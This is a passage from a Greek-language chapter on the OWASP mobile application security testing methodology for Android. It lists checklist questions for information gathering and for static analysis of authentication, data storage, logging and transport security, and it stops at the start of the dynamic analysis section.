
Μια από τις πιο σημαντικές προτεραιότητες του σχεδίου του οργανισμού OWASP, που αφορά την ασφάλεια των κινητών τηλεφώνων, είναι στο να βοηθήσει στην τυποποίηση και στην ταξινόμηση των διαφόρων μεθοδολογιών ελέγχου των εφαρμογών για κινητά. Παρ 'όλο που συγκεκριμένες τεχνικές υπάρχουν για την κάθε πλατφόρμα ξεχωριστά, είναι απαραίτητη η κατασκευή ενός μοντέλου το οποίο να περιγράφει τις απειλές που υπάρχουν στο χώρο των εφαρμογών για έξυπνες συσκευές ανεξαρτήτου πλατφόρμας. Τα παραπάνω μεταφράζονται σε μία μεθοδολογία για έλεγχο των εφαρμογών, η οποία μπορεί να προσαρμοστεί έτσι ώστε να καλύπτει τις ανάγκες του εκάστοτε ελεγκτή ασφαλείας.




**Εικόνα 5.1: Σχηματική αναπαράσταση του μοντέλου απειλών των κινητών τηλεφώνων (πηγή OWASP).**

Ο οδηγός αυτός απευθύνεται τόσο σε προγραμματιστές όσο και σε ελεγκτές ασφαλείας. Οι πρώτοι μπορούν να τον χρησιμοποιήσουν έτσι ώστε να αποφύγουν λάθη στο στάδιο συγγραφής του κώδικα τα οποία και μπορούν να οδηγήσουν σε κενά ασφαλείας, ενώ οι δεύτεροι έτσι ώστε να εκτιμήσουν το συνολικό εύρος των κινδύνων (mobile application attack surface) στους οποίους εκτίθενται οι εφαρμογές. Το ιδεατό μοντέλο για την εκτίμηση των παραπάνω συνδυάζει τεχνικές δυναμικής ανάλυσης, στατικής ανάλυσης και συλλογής ψηφιακών πειστηρίων (forensics) έτσι ώστε να διασφαλίσουμε ότι έχουμε καλύψει όλες τις πιθανές περιπτώσεις. Σε κάποιες πλατφόρμες

μπορεί να χρειαστεί να έχουμε αυξημένα δικαιώματα ή διαπιστευτήρια διαχειριστή προκειμένου να φέρουμε εις πέρας την ανάλυση για τις συσκευές τις οποίες θα ελέγξουμε.




**Εικόνα 5.2: Σχηματική αναπαράσταση του των διαθέσιμων εργαλείων στατικής και δυναμικής ανάλυσης των δύο πιο δημοφιλέστερων λειτουργικών συστημάτων για κινητά Android & IOS (πηγή OWASP).**

Πολλές από τις εφαρμογές χρησιμοποιούν τοποθεσίες του αποθηκευτικού χώρου της συσκευής για δεδομένα που παράγουν ή διαχειρίζονται στις οποίες, όπως αναφέραμε και προηγουμένως, μπορεί να χρειάζονται αυξημένα προνόμια ή ακόμη και δικαιώματα διαχειριστή προκειμένου να τις προσπελάσουμε.

Η παραπάνω διαδικασία μπορεί να διαιρεθεί σε τρία επιμέρους τμήματα:

1. Συλλογή πληροφοριών : Περιγράφει τα βήματα και τις ενέργειες που πρέπει να λάβουμε υπόψιν κατά την αρχική φάση της αναγνώρισης και χαρτογράφησης των δοκιμών, την εκτίμηση του χρόνου και της προσπάθειας που θα χρειαστεί καθώς και την καθαρή περιγραφή του στόχου των παραπάνω.
2. Στατική ανάλυση : Περιλαμβάνει την ανάλυση του πηγαίου, ανακατασκευή του πηγαίου ή του αντικειμενικού κώδικα.
3. Δυναμική ανάλυση : Εκτέλεση της υπό έλεγχο εφαρμογής σε προσομοιωτή/εξομοιωτή αλληλοεπιδρώντας με απομακρυσμένες υπηρεσίες με τις οποίες η παραπάνω εφαρμογή επικοινωνεί. Αυτό περιλαμβάνει πρόσβαση στις εσωτερικές διεργασίες για ενδοεπικοινωνία της εφαρμογής, συλλογή ηλεκτρονικών πειστηρίων του τοπικού συστήματος αρχείων και εκτίμηση των αλληλεξαρτήσεων των απομακρυσμένων υπηρεσιών.

Παρακάτω θα περιγράψουμε τα βήματα του οδηγού όπως αυτά έχουν διαμορφωθεί έως σήμερα δίνοντας έμφαση στο λειτουργικό σύστημα Android.

## 5.2. Στάδιο συλλογής πληροφοριών

Ένα από τα κύρια οφέλη που θα έχει κάποιος ο οποίος θα ξεκινήσει με το στάδιο της συλλογής πληροφοριών είναι ότι θα είναι καλύτερα προετοιμασμένος για τις επόμενες φάσεις που θα ακολουθήσουν. Ελεγκτές, προγραμματιστές και τεχνικοί ασφαλείας, συχνά δεν καταφέρνουν να αφιερώσουν τον χρόνο που απαιτείται για να καταλάβουν πλήρως όλες τις πτυχές της εφαρμογής υπό εξέταση και των πλαισίων λογισμικού που την υποστηρίζουν, επιλέγοντας μια «τυφλή» προσέγγιση που πιθανώς θα τους στοιχίσει τόσο σε χρόνο αλλά όσο και στην απώλεια εντοπισμού επιπλέον πιθανών τρόπων μέσω των θα μπορούσαμε να αποκτήσουμε πρόσβαση σε αυτή. Χωρίς την πλήρη κατανόηση του πώς μια εφαρμογή ανταποκρίνεται σε κανονικές συνθήκες καθώς και των τεχνολογιών που χρησιμοποιούνται ο ελεγκτής δεν μπορεί εύκολα να καταλάβει πότε η παραπάνω συμπεριφέρεται με μη κανονικό τρόπο. Στα προαπαιτούμενα το εν λόγω σταδίου συμπεριλαμβάνονται πληροφορίες που προέρχονται από το λειτουργικό σύστημα, το λογισμικό - εκάστοτε πλατφόρμα στην οποία είναι υλοποιημένη η εφαρμογή. Επίσης διαδικασίες με σκοπό την παραβίαση του λειτουργικού συστήματος του κινητού, η δυνατότητα για επιθέσεις τύπου «man in the middle» καθώς και η παράκαμψη του μηχανισμού ελέγχου των πιστοποιητικών.

Αναλυτικότερα η μεθοδολογία αναλύεται στα παρακάτω βήματα/πρακτικές/ερωτήματα :

- Πλοήγηση μέσα στην εφαρμογή προς έλεγχο κατά την εκτέλεση της έτσι ώστε να κατανοήσουμε τις βασικές λειτουργίες της και το διάγραμμα ροής των εργασιών. Αυτό μπορεί να πραγματοποιηθεί πάνω σε μία υπαρκτή συσκευή ή σε σύστημα με προσομοιωτή/εξομοιωτή. Για ακόμη περαιτέρω κατανόηση της λειτουργικότητας της εφαρμογής ο ελεγκτής μπορεί να παρεμβάλει διακομιστή διαμεσολάβησης στο δίκτυο και να καταγράψει όλη την πληροφορία που είναι διαθέσιμη.
- Πλήρη καταγραφή όλων των διεπαφών δικτύου που χρησιμοποιεί η εφαρμογή και διέρχονται μέσω των δικτύων κινητής τηλεφωνίας (GSM, GPRS, EDGE, LTE), των ασυρμάτων δικτύων τύπου 802.11 (π.χ. Wi-Fi, Bluetooth, NFC), καθώς και όποιων άλλων εικονικών διεπαφών (π.χ. VPN).
- Καθορισμός των χαρακτηριστικών που υποστηρίζει η εφαρμογή για πρόσβαση σε δίκτυα κινητής τηλεφωνίας 3G, 4G, Wi-fi, κ.α.
- Ποια πρωτόκολλα δικτύου χρησιμοποιούνται και πιο συγκεκριμένα :
    - Χρησιμοποιούνται ασφαλή πρωτόκολλα (π.χ. Https) όπου χρειάζεται;
    - Μπορούν αυτά να αντικατασταθούν με μη ασφαλή (π.χ. Http);
- Η εφαρμογή προς εξέταση χρησιμοποιείται για την εκτέλεση οικονομικών συναλλαγών;
    - Έλεγχος για το εάν εφαρμόζονται οι κανονισμοί (π.χ. PCI DSS για οικονομικές συναλλαγές μέσω πιστωτικών καρτών ή/και αποθήκευσης οικονομικών δεδομένων).

  - Δυνατότητες της εφαρμογής για αγορές αγαθών εάν υπάρχουν.
  - Να σημειωθούν για τις επόμενες φάσεις ελέγχου οι τρόποι αποθήκευσης δεδομένων τα οποία αφορούν οικονομικές συναλλαγές. Αποθηκεύονται με ασφαλή τρόπο (π.χ. κρυπτογραφημένα);
- Εντοπισμός & παρακολούθηση του υλισμικού με το οποίο αλληλοεπιδρά η εφαρμογή όπως NFC, Bluetooth, GPS, κάμερα, μικρόφωνο, αισθητήρες & USB.
- Συλλογή πληροφοριών για τον εντοπισμό πηγαίου κώδικα ή ρυθμίσεων της εφαρμογής που είναι εκτεθειμένα (π.χ. κώδικας τρίτων ο οποίος να έχει ενσωματωθεί στην εφαρμογή).
- Ποια πλαίσια (frameworks) λογισμικού έχουν χρησιμοποιηθεί;
- Εντοπισμός των αλληλεπιδράσεων με άλλες εφαρμογές, υπηρεσίες, ή με δεδομένα προερχόμενα από αυτές όπως υπηρεσίες μηνυμάτων κειμένου και πολυμέσων, τηλεφωνικές επαφές, δεδομένα σχετιζόμενα με λεξικά / αυτόματη διόρθωση, ηλεκτρονικό πορτοφόλι (Google Wallet), σύννεφο, εφαρμογές κοινωνικής δικτύωσης (π.χ. Facebook, Twitter, LinkedIn, Google+), δικτυακοί δίσκοι (π.χ. Dropbox), υπηρεσίες συγχρονισμού δεδομένων όπως το Evernote, email κ.α.
- Υπάρχει η δυνατότητα για τον εντοπισμό πληροφοριών που να σχετίζονται με το περιβάλλον από την μεριά του διακομιστή; Πιο συγκεκριμένα :
  - Πληροφορίες για τον πάροχο υπηρεσιών φιλοξενίας (AWS, App Engine, Heroku, Rackspace, Azure κ.α.)
  - Περιβάλλον ανάπτυξης (Rails, Java, Django, ASP.NET κ.α.)
  - Υποστηρίζει η εφαρμογή σύστημα καθολικής σύνδεσης (Single Sign On) ή τρόπο αυθεντικοποίησης μέσω διεπαφής προγραμματισμού εφαρμογών (API's – Google Apps, Facebook, iTunes, OAuth κ.α.);
  - Υπάρχουν άλλες ενεργές διεπαφές (API's) όπως πύλες πληρωμών, ανταλλαγή μηνυμάτων, κοινωνικών δικτύων, αποθήκευσης αρχείων στο νέφος, διαφημιστικών δικτύων;
- Ενδελεχή εξέταση των υπηρεσιών διαδικτύου (Web Services) για μη κανονικές συμπεριφορές ή δεδομένα όπως :
  - Διαρροή ευαίσθητων πληροφοριών κατά το στάδιο της απάντησης.
  - Έκθεση πόρων που δεν απεικονίζονται στο σύστημα διεπαφής του χρήστη.
  - Μηνύματα λάθους.
  - Πληροφορία που είναι αποθηκευμένη στην προσωρινή μνήμη.

## 5.3. Στατική Ανάλυση

Δύο είναι οι τρόποι που χρησιμοποιούνται κυρίως για στατική ανάλυση σε εφαρμογές κινητών τηλεφώνων:

1. Ανάλυση του πηγαίου κώδικα ο οποίος προέρχεται από την ομάδα ανάπτυξης της εφαρμογής
2. Ανάλυση του μεταγλωττισμένου δυαδικού αρχείου (Binary File).

Μέρος της στατικής ανάλυσης πρέπει να γίνεται τόσο στην δυναμική όσο και στην φάση συλλογής ψηφιακών πειστηρίων λόγω του ότι ο κώδικας της εφαρμογής μας παρέχει σχεδόν πάντα πολύτιμες πληροφορίες σχετικά με την υπό εξέταση εφαρμογή (π.χ. λογική, API's κ.α.). Σε σενάρια όπου ο πρωτεύων στόχος είναι η αναγνώριση προγραμματιστικών λαθών ο καλύτερος και πιο ταχύς τρόπος είναι μέσω της ανάλυσης του πηγαίου κώδικα, σε συνδυασμό με τον έλεγχο της εφαρμογής σε ένα δοκιμαστικό περιβάλλον για την καλύτερη κατανόηση του.

### 5.3.1. Ξεκινώντας

Στην περίπτωση κατά την οποία ο πηγαίος κώδικας δεν είναι διαθέσιμος προτείνεται απομεταγλώττιση ή αποσυμβολομετάφρασή του (decompile or disassemble) του εκτελέσιμου δυαδικού αρχείου της εφαρμογής. Πιο συγκεκριμένα προτείνονται τα παρακάτω :

- Αντιγράφουμε την εφαρμογή που μας ενδιαφέρει από την συσκευή.
- Επιλέγουμε το κατάλληλο εργαλείο ανάστροφης μηχανίκευσης της εκάστοτε πλατφόρμας (στην περίπτωση μας Android – π.χ. android-apktool[23]). Να σημειωθεί ότι σε κάποιες περιπτώσεις μπορεί να χρειαστεί να προηγηθεί η αποκρυπτογράφηση των αρχείων.
- Καταγράφουμε τα δικαιώματα και τους πόρους που αιτείται η εφαρμογή (π.χ. μικρόφωνο) και επιτρέπεται να χρησιμοποιεί. (π.χ. AndroidManifest.xml για android).
- Επισημαίνουμε τα λάθη που είναι εύκολο να εντοπιστούν και αφορούν τα αρχεία ρυθμίσεων της εφαρμογής.
- Αναγνωρίζουμε το πλαίσιο εφαρμογής (framework) που χρησιμοποιείται και ελέγχουμε για το κατά πόσο χρησιμοποιείται και σε άλλα λειτουργικά συστήματα εκτός του Android (cross-platform).
- Ταυτοποιούμε τις τόσο τις βιβλιοθήκες τρίτων όσο και αυτές της πλατφόρμας που χρησιμοποιούνται στην εφαρμογή. Στην συνέχεια διεξάγου ελέγχους έλεγχος για το κατά πόσο αυτές είναι :
    - Ενημερωμένες.
    - Απαλλαγμένες από ευπάθειες.
    - Απαιτούν λειτουργίες που χρειάζονται αυξημένα προνόμια και είναι εύκολο να εντοπιστούν.
    - Περιέχουν πρωτογενή κώδικα
- Διαπιστώνουμε την ύπαρξη ή μη μηχανισμών ελέγχου της κατάστασης (rooted/jailbroken) της συσκευής (rooted/jailbroken) καθώς και την ευκολία της παράκαμψης των παραπάνω.
- Προσδιορίζουμε τους τύπους των αντικειμένων που χρησιμοποιούνται για την δημιουργία των διαφόρων προβολών (views). Οι παραπάνω μπορούν να αλλάξουν τα αποτελέσματα των ελέγχων/δοκιμών καθώς μερικές (προβολές) χρησιμοποιούν τις λειτουργίες του περιηγητή ιστού ενώ άλλες την διεπαφή χρήστη.
- Ελέγχουμε εάν γίνεται/απαιτείται η χρήση βιβλιοθηκών εκτός αυτών που συμπεριλαμβάνονται στην πλατφόρμα στην περίπτωση εκτέλεσης της εφαρμογής.
- Εφαρμόζεται η αρχή των ελάχιστων προνομίων; Συχνά οι προγραμματιστές ζητούν περισσότερα από αυτά που χρειάζεται για να λειτουργήσει η εφαρμογή.
- Εντοπίζουμε κλειδιά διεπαφής προγραμματισμού εφαρμογών, διαπιστευτήρια ή σχέδια επιχειρηματικής λογικής που είναι ενσωματωμένα στα αρχεία της εφαρμογής.
- Αναγνωρίζουμε κάθε μη έμπιστο σημείο εισόδου δεδομένων (κλήσεις υπηρεσίας ιστού, μέσω άλλων εφαρμογών/υπηρεσιών ή μηνυμάτων κειμένου, από το σύστημα αρχείων της συσκευής κ.α.) και πραγματοποίηση μίας σειρά ελέγχων ως προς την επιβολή των μηχανισμών ταυτοποίησης & εξυγίανσης των δεδομένων εισόδου προκειμένου να προωθηθούν για περαιτέρω επεξεργασία/αποθήκευση.

### 5.3.2. Αυθεντικοποίηση

Εντοπίζουμε τον κώδικα ο οποίος είναι υπεύθυνος για τον μηχανισμό ταυτοποίησης του χρήστη μέσω της διεπαφής της εφαρμογής. Στην συνέχεια αξιολογούμε τις πιθανές εφαρμόσιμες μεθόδους πλαστοπροσωπίας χρήστη μέσω αλλοίωσης παραμέτρων , αυτοματοποιημένων (replay) και ωμής βίας (brute force) επιθέσεων.

Προτείνεται να χρησιμοποιούνται επιπλέον στοιχεία διαπίστευσης χρήστη εκτός των όνομα χρήστη/κωδικός όπως αναγνωριστικά συσκευής, δεδομένα τοποθεσίας, πιστοποιητικά, γεννήτριες κωδικών (tokens), σάρωση δακτύλων στην οθόνη αφής (στην τελευταία περίπτωση προτείνεται να γίνεται έλεγχος στο κατά πόσο υπάρχει επαρκής εντροπία κατά την μετατροπή της κίνησης σε συμβολοσειρά), κ.α.

Ερωτήματα :

- Επιτρέπει η εφαρμογή εισερχόμενες κλήσεις από άλλες συσκευές; (π.χ. Απευθείας σύνδεση μέσω Wi-Fi, επικοινωνία κοντινού πεδίου «NFC - Android beam», υπηρεσίες δικτύου) Πιο συγκεκριμένα :
    - Υπάρχει μηχανισμός που να αυθεντικοποιεί τον απομακρυσμένο χρήστη/δίκτυο πριν από την παραχώρηση πρόσβασης σε πόρους της συσκευής;
    - Πως διαχειρίζεται η εφαρμογή τις συνεχείς αποτυχημένες προσπάθειες αυθεντικοποίησης;
    - Υπάρχει αρχείο καταγραφής των παραπάνω;
    - Ποιοι (εάν υπάρχουν) είναι οι μηχανισμοί που θα πληροφορήσουν τον χρήστη για μία πιθανή επίθεση;
- Υποστηρίζει η εφαρμογή σύστημα καθολικής σύνδεσης; (SSO π.χ. Oath, Facebook, Google Apps)
- Στα μηνύματα κειμένου (SMS) ο αποστολέας αυθεντικοποιείται με κωδικό, από την πληροφορία της κεφαλίδας του μηνύματος ή μέσω άλλου μηχανισμού; Τα παραπάνω χρησιμοποιούνται για την αποστολή μοναδικών κωδικών μιας χρήσης (OTP's) ή άλλων ευαίσθητων δεδομένων και ποιες εφαρμογές έχουν πρόσβαση σε αυτά;
- Στην περίπτωση όπου η εφαρμογή προωθεί ενημερωτικά μηνύματα υπάρχει μηχανισμός αναγνώρισης της ταυτότητας του αποστολέα;

### 5.3.3. Εξουσιοδότηση – Αδειοδότηση

Εξουσιοδότηση :

- Αναθεωρούμε τα δικαιώματα σε αρχεία που δημιουργούνται κατά την εκτέλεση του κώδικα.
- Ελέγχουμε για την ύπαρξη δυνατότητας πρόσβασης σε λειτουργίες που δεν προορίζονται για τον συγκεκριμένο ρόλο :
    - Εξακριβώνοντας εάν η εφαρμογή αντιστοιχεί λειτουργίες με τους αντίστοιχους ρόλους.
    - Εξετάζουμε για πιθανές αλλοιώσεις τιμών από αναξιόπιστες πηγές οι οποίες μπορούν να θεωρηθούν ως ένδειξη για κλιμάκωση προνομίων σε αρχεία βάσεων δεδομένων, αδόμητα αρχεία κειμένου και αποκρίσεις του πρωτοκόλλου του παγκόσμιου ιστού.
    - Εντοπίζουμε τα σημεία μέσα στην εφαρμογή τα οποία είναι απ' ευθείας προσβάσιμα παραβιάζοντας την προβλεπόμενη ροή εργασιών του προγράμματος.

Αδειοδότηση (ερωτήματα προς απάντηση) :

- Δίνεται η δυνατότητα παράκαμψης των τοπικών ελέγχων με αποτέλεσμα κάποιος παράνομα να έχει δωρεάν πρόσβαση σε υπηρεσίες/δεδομένα της εφαρμογής; (π.χ. αλλοιώνοντας ένα δυαδικό αρχείο κατά την διάρκεια εκτέλεσης του ή αλλάζοντας ένα αρχείο ρύθμισης παραμέτρων)
- Από την ανάλυση του κώδικα, προκύπτει ότι περιορισμοί σχετικά με περιεχόμενο, το οποίο χρειάζεται εξουσιοδότηση προκειμένου να είναι προσβάσιμο, εφαρμόζονται μόνο στην διεπαφή χρήστη;
- Γίνονται έλεγχοι και από την μεριά του διακομιστή με τον οποίο επικοινωνεί η εφαρμογή ή μέσω των υπηρεσιών αδειοδότησης που υποστηρίζει η πλατφόρμα;

- Στην περίπτωση προσπάθειας εκκίνησης της εφαρμογής με μη κανονικό τρόπο υπάρχει πρόβλεψη για αποστολή ειδοποιήσεων προς τον προγραμματιστή και άμεσο τερματισμό της εφαρμογής;

### 5.3.4. Διαχείριση Συνόδων – Αποθήκευση δεδομένων

- Να διασφαλίζεται ότι οι σύνοδοι λήγουν σε εύλογο χρονικό διάστημα τόσο τοπικά (στην συσκευή) τόσο και στην μεριά του διακομιστή.
- Να διαγράφονται τα όποια ευαίσθητου τύπου δεδομένα από την μνήμη που χρησιμοποιείται από την εφαρμογή έπειτα από την λήξη μιας συνεδρίας.
- Κρυπτογράφηση (ερωτήματα προς απάντηση) :
    - Χρησιμοποιούνται οι καλύτεροι και απαλλαγμένοι από ελαττώματα αλγόριθμοι;
    - Από πού προέρχονται τα κλειδιά που χρησιμοποιούνται για την κρυπτογράφηση; (π.χ. κωδικοί χρηστών)
    - Υπάρχουν ελαττώματα στον κώδικα που χρησιμοποιείται για την κρυπτογράφηση των δεδομένων με αποτέλεσμα της υποβάθμισης της αποτελεσματικότητας που παρέχουν οι αλγόριθμοι;
    - Είναι δυνατή η μείωση της πολυπλοκότητας της κρυπτογράφησης μέσω της απρόσεχτης διαχείρισης και αποθήκευσης των κλειδιών από την εφαρμογή;
- Εντοπισμός των μη κρυπτογραφημένων δεδομένων (εάν υπάρχουν) τα οποία έχει αποθηκεύσει η εφαρμογή εκτός του εικονικού περιοριστικού περιβάλλοντος (sandbox) εξουσιοδοτημένης λειτουργίας της όπως:
    - Περιοχές με πιο χαλαρές πολιτικές ελέγχου πρόσβασης (π.χ. κάρτες μνήμης, φάκελοι αποθήκευσης προσωρινών αρχείων κ.α.)
    - Φάκελοι που τυγχάνουν διαδικασιών αντιγραφής (π.χ. εξωτερικά μέσα αποθήκευσης)
    - Υπηρεσίες αποθήκευσης νέφους (π.χ. Dropbox, Google Drive, S3)
- Έλεγχος για το κατά πόσο η εφαρμογή αποθηκεύει ευαίσθητου τύπου πληροφορία στο σύστημα αρχείων της συσκευής σε οποιαδήποτε στιγμή κατά την οποία εκτελείται και πιο συγκεκριμένα:
    - Διαπιστευτήρια (Όνομα χρήστη/κωδικός, κλειδιά που χρησιμοποιούνται σε διεπαφές προγραμματισμού εργασιών, διαπιστευτήρια αυθεντικοποίησης – tokens).
    - Πληροφορίες σχετικές με πληρωμές.
    - Ιατρικά δεδομένα ασθενών.
    - Αρχεία ψηφιακών υπογραφών.
- Για την αποθήκευση ευαίσθητων δεδομένων να χρησιμοποιούνται οι διεπαφές προγραμματισμού εργασιών του λειτουργικού συστήματος (π.χ. το ευρετήριο επαφών).

### 5.3.5. Αποκάλυψη πληροφοριών

- Αρχεία καταγραφών (ερωτήματα προς απάντηση) :
    - Χρησιμοποιεί η εφαρμογή αρχεία καταγραφών;
    - Είναι αυτά προσβάσιμα και εάν ναι με ποιο μηχανισμό/λειτουργικότητα; Προστατεύονται επαρκώς;
    - Έχει ελεγχθεί για το κατά πόσο, τα δεδομένα που καταγράφονται, δεν παραβιάζουν την αρχή της ιδιωτικότητας;
    - Αποστέλλονται στοιχεία, όπως ο μοναδικός κωδικός αναγνώρισης της συσκευής (Android Device Id), που μπορούν να χρησιμοποιηθούν για την μονοσήμαντη ταυτοποίηση του χρήστη;
    - Πως διαχειρίζεται η εφαρμογή τα αρχεία καταγραφών εκτός του περιέκτη της;
    - Αποστέλλονται αρχεία καταγραφών στον εξυπηρετητή;

  - Εάν ναι, ελέγχεται το όνομα της προέκτασης του αρχείου;
  - Επικυρώνονται τα δεδομένα πριν την αποστολή; Τι γίνεται στην περίπτωση όπου κακόβουλος κώδικας εντοπιστεί σε αρχείο;
- Να ελέγχονται οι προσωρινές μνήμες (caches) και πιο συγκεκριμένα αυτές χρησιμοποιούνται για αποθήκευση δεδομένων πρόβλεψης κειμένου, γεωγραφικού εντοπισμού, λειτουργιών αντιγραφής και επικόλλησης, στιγμιότυπων της εφαρμογής, των περιηγητών του παγκόσμιου ιστού, προσωρινών βάσεων δεδομένων κ.α.
- Κατά την διαδικασία διαχείρισης των εξαιρέσεων, να ελέγχονται για την διαρροή ευαίσθητων δεδομένων τα αρχεία καταγραφής σφαλμάτων.
- Εκτός των βιβλιοθηκών που συμπεριλαμβάνονται στην εφαρμογή να αναλύονται και αυτές που έχουν υλοποιηθεί από τρίτους (π.χ. λειτουργικού συστήματος) σχετικά με τα δικαιώματα που δηλώνουν ότι χρειάζονται καθώς και το κατά πόσο διαχειρίζονται ευαίσθητου τύπου πληροφορία.
- Να εξετάζεται το κατά πόσο η πολιτική αδειοδότησης και οι άδειες πρόσβασης που αιτείται μια εφαρμογή αποτελούν ρίσκο αποκάλυψης των προσωπικών στοιχείων και μη εξουσιοδοτημένης παρακολούθησης των χρηστών.

### 5.3.6. Διαδικτυακές εφαρμογές – Δικτύωση

- Επιθέσεις τύπου εμφύτευσης κακόβουλου κώδικα (XSS και HTML) :
  - Να απαριθμούνται οι περιπτώσεις όπου η εφαρμογή μεταφέρει δεδομένα που προέρχονται από μη έμπιστη πηγή σε μία προβολή π.χ. στον φυλλομετρητή.
  - Να προσδιορίζεται ο βαθμός στον οποίο γίνονται όλοι οι προβλεπόμενοι έλεγχοι των δεδομένων.
- Όπου η εφαρμογή δύναται να χρησιμοποιεί το κέλυφος εντολών να γίνεται έλεγχος για επιθέσεις τύπου εμφύτευσης εντολών συστήματος :
  - Οφείλουμε να αναλύσουμε όλα τα δυνατά σημεία & τρόπους εισαγωγής κώδικα με σκοπό την παραβίαση της εφαρμογής.
  - Να αποσαφηνίσουμε εάν υπάρχει η δυνατότητα εκτέλεσης αυθαίρετων ή η χειραγώγηση των προβλεπόμενων εντολών με κάθε τρόπο.
- Να ελέγχεται το κατά πόσο η εφαρμογή είναι ευάλωτη σε επιθέσεις τύπου «Cross Site Request Forgery – CSRF) [25], εμφύτευση κώδικα SQL & XML, κλοπή των αρχείων τύπου «Cookie», αδυναμίες σχετιζόμενες με την HTML5 και προβλήματα στις πολιτικές τομέα τύπου «cross» [88], [89].
- Να μην χρησιμοποιούνται μη ασφαλή πρωτόκολλα για την αποστολή/λήψη ευαίσθητου τύπου πληροφορίας (π.χ. FTP, SNMP v1, SSH v1)
- Να ελέγχονται για γνωστές ευπάθειες οι βιβλιοθήκες που χρησιμοποιούνται για την υλοποίηση του(ων) πρωτοκόλλου(ων) επικοινωνίας.

### 5.3.7. Προστασία στο επίπεδο μεταφοράς

Ερωτήματα για απάντηση :

- Χρησιμοποιούνται οι τιμές κατατεμαχισμού (π.χ. SHA1) για τον έλεγχο των δημόσιων κλειδιών γνωστών αρχών έκδοσης πιστοποιητικών; (certificate pinning[24])
- Υφίστανται οι μηχανισμοί που ελέγχουν ότι το πιστοποιητικό :
  - Βρίσκεται σε ισχύ;
  - Εκδόθηκε από έγκυρη αρχή;
  - Οι πληροφορίες του απομακρυσμένου ιστοτόπου συμπίπτουν με αυτές που εμπεριέχονται σε αυτό;
- Οι παραπάνω μηχανισμοί υπάρχουν μόνο σε επίπεδο λειτουργικού ή και στο επίπεδο της εφαρμογής;

- Υπάρχει ομοιομορφία στο τρόπο με τον οποίο διακινείται η πληροφορία από και προς όλους τους τρόπους διασύνδεσης της εφαρμογής; Εάν ναι εφαρμόζεται ο μηχανισμός κρυπτογράφησης των δεδομένων σε όλες τις παραπάνω περιπτώσεις; (π.χ. WiFi - 3G)

## 5.4. Δυναμική Ανάλυση

### 5.4.1. Γενικά

Σε συνέχεια των δεδομένων που συλλέχθηκαν στις 2 προηγούμενες φάσεις ο ελεγκτής μπορεί να ξεκινήσει την συγγραφή της έκθεσης στην οποία θα αναφέρει τις ευπάθειες του υπό εξέταση προγράμματος το οποίο βρίσκεται εγκατεστημένο στην συσκευή, του λογισμικού που εκτελείται στον διακομιστή καθώς και των σχετιζόμενων υπηρεσιών.

Η δυναμική ανάλυση διεξάγεται κυρίως στις υπηρεσίες που εκτελούνται στον διακομιστή (backend) και στις διεπαφές προγραμματισμού εργασιών ενώ το είδος των ελέγχων εξαρτώνται κυρίως από τον τύπο της εφαρμογής οι οποίοι και αναλύονται παρακάτω:

